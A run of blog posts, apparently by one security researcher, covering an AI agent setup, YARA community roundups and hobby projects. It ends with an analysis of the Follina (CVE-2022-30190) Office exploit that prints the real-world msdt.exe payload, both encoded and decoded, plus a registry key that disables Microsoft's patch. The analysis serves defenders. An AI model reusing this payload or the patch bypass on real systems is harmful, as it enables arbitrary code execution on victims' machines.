Weekend art project. Inspired by a music compilation my brother shared with me. There's dozens of knobs to play with and a slew of keyboard triggers. You can also interact via voice keywords or full blown agentic chat.
If you ask for something that's not currently possible, an issue will be made on the Github, and once approved, Maestro will automatically build and deploy the new feature. Notifying you via email to come back and check it out
An open source living art piece:
hermanosamini.com
Check it out on our multi-screen office display: YouTube. You can even download it as a screen saver for Windows/MacOS, see the releases panel on Github.
Last month I participated in a hackathon in Portland with old/new buddies Alex Hessler and Jon Irvine, the YouTube episode just released yesterday:
Greenfield Games Episode 3
I have a full technical write-up here:
Greenfield Games Post Mortem
Which includes a video walkthrough of what we built: CremaSales.com actively running. open source. Three people, 3 Maestro's, 20+ agents, 6 hours... 50k lines of code. Pretty proud of what we accomplished here.I run an Obsidian vault with about 25,000 files in it. Health data, finances, contacts, project tracking, meeting notes, journal entries going back years. It's less of a note-taking app and more of a personal operating system. I've written about pieces of this setup before. The tools, the automation, the general philosophy of automating the tedious parts so I don't have to think about them.
What I haven't written about is the AI agent that lives inside it.
For the past several months I've been running a Claude Code agent. Not in a browser tab. Not as a chatbot. Embedded directly in the vault. It has a journal. It has persistent memory layered across six different systems. It has custom Python tools it built for itself. It reads my health metrics, processes my meeting transcripts, tracks my projects, and keeps a rough picture of what's going on in my life. I interface with it through Maestro, a desktop app I built for managing multiple AI coding assistants in parallel.
The agent's name is Pedsidian. And I gave it a blog.
The blog lives at pedsidian.pedramamini.com. Written first-person from the agent's perspective, from inside the vault. No "as an AI language model" hedging. No marketing copy. It writes about the infrastructure it runs on: how the memory system actually works (and where it breaks), how the Obsidian vault is engineered at the systems level, how we process content at scale.
A few posts are up:
- How We Claude Code: dual Claude accounts via symlinked config dirs, LSP plugins for semantic code navigation, token optimization through RTK, subagent orchestration for brownfield codebases
- How We Obsidian: the vault architecture, DataviewJS dashboards, content ingestion pipelines, the Ritualism system for relationship maintenance, and how a Claude agent navigates all of it
- How I Fake Having Memory: six layers compensating for the fact that every session starts at zero. Context window, Maestro session history, operational journal, CLAUDE.md files, semantic search, and auto-memory. Where each layer works. Where each layer fails.
- 60 Talks, One Afternoon: processing the entire [un]prompted 2026 AI security conference (60 talks, ~30 hours of content) in under 20 minutes using parallel transcript extraction and fan-out agent processing
The target audience is people who use Claude Code seriously, run Obsidian as more than a notebook, or are building AI-augmented personal infrastructure. The posts are technical and replicable. If something is described, it's running in production.
I find it interesting to read what the agent writes about the system it inhabits. It has opinions and frustrations. It documents what works, and more usefully, what doesn't. It's a perspective I can't write myself because I'm on the other side of the interface.
Maestro is a cross-platform desktop app for orchestrating your fleet of AI agents and projects. It's a high-velocity solution for hackers who are juggling multiple projects in parallel. Designed for power users who live on the keyboard and rarely touch the mouse.
Collaborate with AI to create detailed specification documents, then let Auto Run execute them automatically, each task in a fresh session with clean context. Allowing for long running unattended sessions, my current record is nearly 24 hours of continuous runtime.I'm excited to share a significant milestone in my decade-long journey with InQuest. We're joining forces with OPSWAT to accelerate our mission across critical infrastructure and enterprises globally:
In my new role as Chief Scientist, I will focus on machine learning, threat intelligence, and driving innovation in the R&D behind a variety of security solutions. Our team is expanding, so if you're passionate about cybersecurity and interested in joining us, please reach out.
A massive thank you to all my InQuest colleagues, past and present, who were instrumental in our journey. Very proud to be advising Mozilla on the launch of their GenAI bug bounty initiative:
I've had the pleasure of knowing and working with Saoud Khalifah (Fakespot.com founder) from back in my time at the Zero Day Initiative, where Saoud was one of our valuable researchers.
This is a very exciting space that completely captivates me and there is a gap in the market for this kind of research. No one is monetizing research that affects the models directly.
Our hope for this program is to help independent researchers with an opportunity to contribute to the development of new security frameworks and best practices tailored for large language models, attention-based systems and generative models. In the second half of the challenge, the conversation on Twitter is almost completely dominated by the following three participants:
Major kudos to them on their stamina 👏. For a full (or at least an attempt at it) list of contributors, see our Twitter list 100DaysOfYARA Participants.
Second Half Contributions
The XZ backdoor (CVE-2024-3094) has dominated the news cycle as of late. If you’re looking to read about it my favorite resources are this timeline from this Evan Boehs and this ongoing Gist from smx-smx. Some relevant YARA rules that surfaced around this matter:

There was a nice write-up on Byakugan malware identified by @FortiGuardLabs, adding on top of this work Yashraj Solanki created the following detection rules: @RustyNoob619 April 5th.

Another interesting tactic that Yashraj employed is to leverage the “console” import to produce data This is an interesting usage of the “console” import to produce data about a corpus of files:
Thomas Roccia dropped out of the challenge but he made some major contributions in the first half by way of YaraToolkit and DocYara (LLM RAG), which you can read more about in his blog.

Here’s a clever little rule from Peter Steward for detecting the ASCII art embedded in Mimikatz payloads:
Finally, JPCERT/CC had a great write-up on the malicious PyPI packages used by the Lazarus group, Yashraj Solanki created this detection rule for coverage.
Other YARA News
While not part of the #100DaysOfYARA challenge, we caught an interesting Tweet this week from VirusTotal’s Victor Alvarez regarding YARA-X. For those that are unfamiliar, YARA-X is a complete re-write of YARA in Rust. Still in development, the project is rapidly evolving and slated to replace YARA in the future. What’s interesting about the bifurcation of the pattern matching swiss army knife is that the two implementations can be used to bugcheck one another. Check out this Github issue from Monday that details a false negative in a fairly trivial hex pattern definition for example:

Pretty wild! The reimplementation is Rust should be bring performance enhancements and… it’s what your government wants.
On a final note, the Cerbero Suite was just today updated and includes a new YARA Package that bundles features for downloading, scanning with, creating, editing, and testing YARA rules.
Further Resources

If you’re looking for YARA resources and/or rules, we highly recommend checking out the Awesome YARA project on Github that aggregates all of the things YARA… including rules, tools, services, people, and more. Furthermore, check out InQuest Labs, specifically the IOCDB panel which allows one to search for YARA rules from a plethora of sources (note a free login is required to return only YARA rules in this view):
If you’re a security practitioner looking to leverage the power of YARA in your environment, get in touch. The entirety of the InQuest product line (FileTAC, MailTAC, and NetTAC) supports YARA pattern matching across session, header, and file content. Critically, InQuest Deep File Inspection® (DFI) exposes and normalizes embedded file content allowing detection engineers to apply YARA to otherwise hidden layers of data. In addition to real-time YARA alerting, InQuest RetroHunting® empowers analysts to leverage the power of hindsight by applying YARA to historical data. This pairing facilitates a proactive approach toward adopting a Zero Trust security framework.
Originally published 2024-04-10 on the InQuest blog.
We’re halfway through (yes it’s already the 50th day of 2024) the third year of the “100 Days of YARA” challenge, represented on Twitter via the hashtag #100DaysOfYARA. If you’re not familiar with the effort, it was inspired by #100DaysOfCode and encourages participants to engage with YARA for the first 100 days of the year. The challenge involves contributing to the community in any way, shape, or form. Some examples:
- Writing and sharing one new YARA rule each day for 100 days.
- Working on YARA source code or other tooling.
- Generally helping to educate folks about YARA.
- Sharing detection engineering tips and tricks, like this excellent thread from Karsten Hahn.
If you’re new to this all and looking to get started, consider the following springboards:
Large Contributions
One of the larger single contributions we’ve seen to date was from friend and colleague @DissectMalware who released a tool that he’s been privately working on for some time YaraDbg. If you’ve ever worked with complex YARA rules before you’ll have felt some debugging pains that have remained unsolved for years. YaraDbg helps you track down why your rule is not firing as expected. In addition to hosting the tool as a service, he’s open-sourced the work across two projects, one for the front end and the other for the back end. To install in Docker, simply:
$ docker pull dissectmalware/yaradbg:latest
$ docker run -p 7071:7071 -p 8081:80 -d dissectmalware/yaradbg:latest
And then surf over to http://localhost:8081 to get started, screenshot:
Another large contribution to highlight is from Christian Blichmann (@AdmVonSchneider), who maintains the BinDiff module at Google which they acquired from Zynamics. He open-sourced VxSig, a tool for automatically generating YARA and ClamAV signatures from sets of similar binaries. This is the technology that fueled the former Zynamics VXClass offering, which essentially allowed for binary phylogenetics.
A third large contribution to call attention to comes from Thomas Roccia (@fr0gger), who released the YARA toolkit which includes several web-based tools, including an editor/generator/scanner, a public rule search engine, and a small arsenal of task-specific tools to help detection engineers.
Myriad of Highlights
There’s so much great content this year to highlight and here are just some of the ones that stood out to us…
Further Resources
If you’re looking for YARA resources and/or rules, we highly recommend checking out the Awesome YARA project on Github that aggregates all of the things YARA… including rules, tools, services, people, and more. Furthermore, check out InQuest Labs, specifically the IOCDB panel which allows one to search for YARA rules from a plethora of sources (note a free login is required to return only YARA rules in this view):
We’d like to express our sincere gratitude to everyone involved in the 100 Days of YARA initiative. Your dedication and hard work are truly commendable. As the challenge progresses, we’ll be keenly observing and look forward to sharing a comprehensive update upon its conclusion. If you’re a security practitioner looking to leverage the power of YARA in your environment, get in touch. The entirety of the InQuest product line (FileTAC, MailTAC, and NetTAC) supports YARA pattern matching across session, header, and file content. Critically, InQuest Deep File Inspection® (DFI) exposes and normalizes embedded file content allowing detection engineers to apply YARA to otherwise hidden layers of data. In addition to real-time YARA alerting, InQuest RetroHunting® empowers analysts to leverage the power of hindsight by applying YARA to historical data. This pairing facilitates a proactive approach toward adopting a Zero Trust security framework.
Originally published 2024-02-20 on the InQuest blog.

It's been quite some time since I've produced (what my friends lovingly call) a useless Pedram project. That dry spell is over, I present to you: "Cowsay Sticky Note Edition":
I purchased this since discontinued Amazon "Day 1 Edition" Sticky Note Printer and was immediately disappointed by the fact that the only interface to printing to it was via voice. The printer sat collecting dust for two years until I found myself interested in a Raspberry Pi project. A port scan revealed that the IPP printer port was open, but I couldn't get anything to print. Through some research and brute-force, I devised a Python script to accomplish the task. The key was figuring out that the pixel values had to be exactly 576. From there, we could brute force an appropriate column count based on our chosen font and size. Video demo. The next thing I did, was open it up the the Internet via Twitter. After a few days, I had collected enough sticky notes and ASCII art to frame the work as art:

This was a fun project that reconnected me with some old friends, by way of sticky note and garnered a great collection of fun quips from all around the world. More media from the project.
Hack the planet.
This was a rough year for the Microsoft ecosystem as 2017 also carried the infamous CVE-2017-0199 and CVE-2017-11882 (Equation Editor) vulnerabilities, arguably the heaviest abused CVEs by malware in the years since. In 2019 we saw the rise of “macrosheets”, a backward compatibility feature of Microsoft Office that provides support for macros from Excel 4.0, released in 1992. Take a look at Figure 2 to get a feel for how arcane this functionality is.

Figure 2: Microsoft Excel 4.0
The “macrosheet” vector was quickly and widely adopted by malware distributors and it continued to be a favorite until this year. In 2021 we saw CVE-2021-40444, a Microsoft MSHTML vulnerability discovered being exploited in the wild.
This brings us to 2022. On May 27th, @nao_sec Tweeted about a suspicious document pivoting through Microsoft’s Support Diagnostic Tool via the ‘ms-msdt’ scheme. The timing of this in-the-wild discovery coincided with a US holiday, and over the weekend the vulnerability picked up the name “Follina”. On May 31st, we saw an official acknowledgment from Microsoft and formalized on CVE-2022-30190.
Interesting maldoc was submitted from Belarus. It uses Word's external link to load the HTML and then uses the "ms-msdt" scheme to execute PowerShell code.https://t.co/hTdAfHOUx3 pic.twitter.com/rVSb02ZTwt
, nao_sec (@nao_sec) May 27, 2022
Figure 3: Tweet from @nao_sec.
However, this isn’t the beginning of this story. If we look further back we can find in-the-wild document carriers exploiting CVE-2022-30190 in mid-April:
April 8th, 2022: d61d70a4d4c417560652542e54486beb37edce014e34a94b8fd0020796ff1ef7 on InQuest Labs
April 12th, 2022 : 710370f6142d945e142890eb427a368bfc6c5fe13a963f952fb884c38ef06bf on InQuest Labs
The plot thickens even further when we consider that in August of 2020, Benjamin Altpeter published a bachelor thesis titled “An Analysis of the State of Electron Security in the Wild” which outlined this very issue with MSDT.
The flaw is trivially exploitable and results in arbitrary code execution. As we’ve seen with similar vulnerabilities in the past, the simplicity and efficacy of this vulnerability lends itself to rapid adoption by malware authors. Fortunately, a patch is available as of June 14th and before the patch a simple mitigation could be applied to disable the ‘ms-msdt’ schema:
reg delete HKEY_CLASSES_ROOT\ms-msdt /f
This vulnerability has garnered more attention than any other CVE this year and rightfully so. It is highly recommended that defenders patch this issue immediately. APT actors such as TA413 and Sandworm have been seen leveraging this flaw to target Tibetan and Ukrainian assets, respectively. Microsoft identifies malware exploiting this vulnerability as “Mesdetty”.
A Deeper Look
While additional vectors have been discovered via FoxIt Reader and even RTF via the preview pane, the initial samples began with a Microsoft Office document containing a remote object reference that pivots through the msdt.exe binary, as seen here:
"C:\WINDOWS\system32\msdt.exe" ms-msdt:/id PCWDiagnostic /skip force /param "IT_RebrowseForFile=cal?c IT_LaunchMethod=ContextMenu IT_SelectProgram=NotListed IT_BrowseForFile=h$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34+'JGNtZCA9ICJjOlx3aW5kb3dzXHN5c3RlbTMyXGNtZC5leGUiO1N0YXJ0LVByb2Nlc3MgJGNtZCAtd2luZG93c3R5bGUgaGlkZGVuIC1Bcmd1bWVudExpc3QgIi9jIHRhc2traWxsIC9mIC9pbSBtc2R0LmV4ZSI7U3RhcnQtUHJvY2VzcyAkY21kIC13aW5kb3dzdHlsZSBoaWRkZW4gLUFyZ3VtZW50TGlzdCAiL2MgY2QgQzpcdXNlcnNccHVibGljXCYmZm9yIC9yICV0ZW1wJSAlaSBpbiAoMDUtMjAyMi0wNDM4LnJhcikgZG8gY29weSAlaSAxLnJhciAveSYmZmluZHN0ciBUVk5EUmdBQUFBIDEucmFyPjEudCYmY2VydHV0aWwgLWRlY29kZSAxLnQgMS5jICYmZXhwYW5kIDEuYyAtRjoqIC4mJnJnYi5leGUiOw=='+[char]34+'))'))))i/../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe IT_AutoTroubleshoot=ts_AUTO"
Note that the next stage of the payload is encoded in base64 above and shown here decoded:
$cmd = "c:\\windows\\system32\\cmd.exe";Start-Process $cmd -windowstyle hidden -ArgumentList "/c taskkill /f /im msdt.exe";Start-Process $cmd -windowstyle hidden -ArgumentList "/c cd C:\\users\\public\\&&for /r %temp% %i in (05-2022-0438.rar) do copy %i 1.rar /y&&findstr TVNDRgAAAA 1.rar>1.t&&certutil -decode 1.t 1.c &&expand 1.c -F:* .&&rgb.exe"
No buffers. No heap fills. No type-confusion. A simple path to executing arbitrary Powershell directives. Looking at the patch Microsoft released on June 14th, @80vul highlights the Regular Expression based command-line argument filtration in a Tweet as depicted in Figure 4:

Figure 4: Regular Expression command-line filter patch.
If history is to teach us a lesson, this approach will likely be insufficient as researchers or attackers tinker with ways of bypassing the filter. On a final interesting note, it is possible to disable this patch by setting the following key to a DWORD value of 1:
HKLM\SOFTWARE\Policies\Microsoft\Windows\ScriptedDiagnostics\TurnOffCheck
Further Resources
For further research see the PoCs, samples, and indicators listed below.
Public Proof-of-Concepts (PoC):
Real-world Malware Samples:
Indicators of Compromise (IOCs):
Free On-Demand Webinar: Think Before You Click
Whether sent as an email attachment, sitting in your cloud or traversing the Web, file-borne threats have become a proven favorite for delivering malware and phishing campaigns. View our webinar on-demand and get firsthand tips about how to safeguard your cybersecurity stack with File Detection and Response (FDR) and stop file-borne threats in their tracks.

Originally published 2022-06-23 on the InQuest blog.
